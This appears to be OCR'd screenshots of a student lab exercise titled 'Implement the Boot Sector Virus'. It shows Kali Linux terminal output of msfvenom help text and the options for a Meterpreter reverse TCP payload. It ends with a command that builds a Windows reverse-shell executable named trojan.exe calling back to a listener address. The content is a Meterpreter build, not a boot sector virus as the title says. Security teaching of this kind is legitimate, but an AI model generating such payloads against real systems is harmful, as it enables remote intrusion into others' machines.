



EX 7: IMPLEMENT THE BOOT SECTOR VIRUS


OUTPUT:




kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
msfvenom -ipayloads
Error: Invalid option
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
-v, --var-name <value> Specify a custom variable name to use for certain output formats
-t, --timeout <second> The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
-h, --help Show this message
msfvenom -list-options-p windows/meterpreter/reverse_tcp
Invalid type (ist-options-p). These are valid: payloads, encoders, nops, platforms, archs, encrypt, formats, all
msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
Right Ctrl


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
Using unix-crypt 1.3.0
Using warden 1.2.9
Using win32api 0.1.0
Using nori 2.6.0
Using winrm 2.3.6
Using xdr 3.0.3
Using xmlrpc 0.3.2
Using metasploit-framework 6.2.26 from source at `.`
Using simplecov-html 0.12.3
Using simplecov 0.18.2
Bundle complete! 15 Gemfile dependencies, 181 gems now installed.
Gems in the groups 'development' and 'test' were not installed.
Bundled gems are installed into `./vendor/bundle`
cd /root
msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe
Options:
-l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
-p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
--list-options List --payload <value>'s standard, advanced and evasion options
-f, --format <format> Output format (use --list formats to list)
-e, --encoder <encoder> The encoder to use (use --list encoders to list)
--service-name <value> The service name to use when generating a service binary
--sec-name <value> The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
--smallest Generate the smallest possible payload using all available encoders
--encrypt <value> The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
--encrypt-key <value> A key to be used for --encrypt
--encrypt-iv <value> An initialization vector for --encrypt
-a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
--platform <platform> The platform for --payload (use --list platforms to list)
-o, --out <path> Save the payload to a file
-b, --bad-chars <list> Characters to avoid example: '\x00\xff'
-n, --nopsled <length> Prepend a nopsled of [length] size on to the payload
--pad-nops Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus payload length)
-s, --space <length> The maximum size of the resulting payload
--encoder-space <length> The maximum size of the encoded payload (defaults to the -s value)
-i, --iterations <count> The number of times to encode the payload
-c, --add-code <path> Specify an additional win32 shellcode file to include
-x, --template <path> Specify a custom executable file to use as a template
-k, --keep Preserve the --template behaviour and inject the payload as a new thread
Right Ctrl


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 296
Rank: Normal
Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>
Basic options:
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Acce
LHOST yes The listen address (
LPORT 4444 yes The listen port
Description:
Inject the Meterpreter server DLL via the Reflective Dl
payload (staged). Requires Windows XP SP2 or newer. Con
the attacker
Advanced options for payload/windows/meterpreter/reverse_
Name Current Setting Required Description
AutoLoadStdapi true yes Automatically load the Stdapi extension
AutoRunScript no A script to run automatically on session creation.
AutoSystemInfo true yes Automatically capture system information on initialization.
AutoUnhookProcess false yes Automatically load the unhook extension and unhook the process
AutoVerifySessionTimeout 30 no Timeout period to wait for session validation to occur, in seconds
EnableStageEncoding false no Encode the second stage payload
EnableUnicodeEncoding false yes Automatically encode UTF-8 strings as hexadecimal
HandlerSSLCert no Path to a SSL certificate in unified PEM format, ignored for HTTP transports
InitialAutoRunScript no An initial script to run on session creation (before AutoRunScript)
MeterpreterDebugBuild false no Use a debug version of Meterpreter
Copy Selection Ctrl+Shift+C
Paste Clipboard Ctrl+Shift+V
Paste Selection Shift+Ins
Zoom in Ctrl++
Zoom out Ctrl+-
Zoom reset Ctrl+0
Clear Active Terminal Ctrl+Shift+X
Split Terminal Horizontally Ctrl+Shift+D
Split Terminal Vertically Ctrl+Shift+R
Collapse Subterminal Ctrl+Shift+E
Toggle Menu Ctrl+Shift+M
Hide Window Borders
Preferences...
Right Ctrl


kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali: ~
File Actions Edit View Help
PrependMigrateProc no Process to spawn and run shellcode in
ReverseAllowProxy false yes Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
ReverseListenerBindAddress no The specific IP address to bind to on the local system
ReverseListenerBindPort no The port to bind to on the local system if different from LPORT
ReverseListenerComm no The specific communication channel to use for this listener
ReverseListenerThreaded false yes Handle every connection in a new thread (experimental)
SessionCommunicationTimeout 300 no The number of seconds of no activity before this session should be killed
SessionExpirationTimeout 604800 no The number of seconds before this session should be forcibly shut down
SessionRetryTotal 3600 no Number of seconds try reconnecting for on network failure
SessionRetryWait 10 no Number of seconds to wait between reconnect attempts
StageEncoder no Encoder to use if EnableStageEncoding is set
StageEncoderSaveRegisters no Additional registers to preserve in the staged payload if EnableStageEncoding is set
StageEncodingFallback true no Fallback to no encoding if the selected StageEncoder is not compatible
StagerRetryCount 10 no The number of times the stager should retry if the first connect fails
StagerRetryWait 5 no Number of seconds to wait for the stager between reconnect attempts
VERBOSE false no Enable detailed status messages
WORKSPACE no Specify the workspace for this module
Evasion options for payload/windows/meterpreter/reverse_tcp:
Name Current Setting Required Description
msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f[file type]>path
zsh: bad pattern: LHOST=[your
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
ls
trojan.exe
ls
trojan.exe
Right Ctrl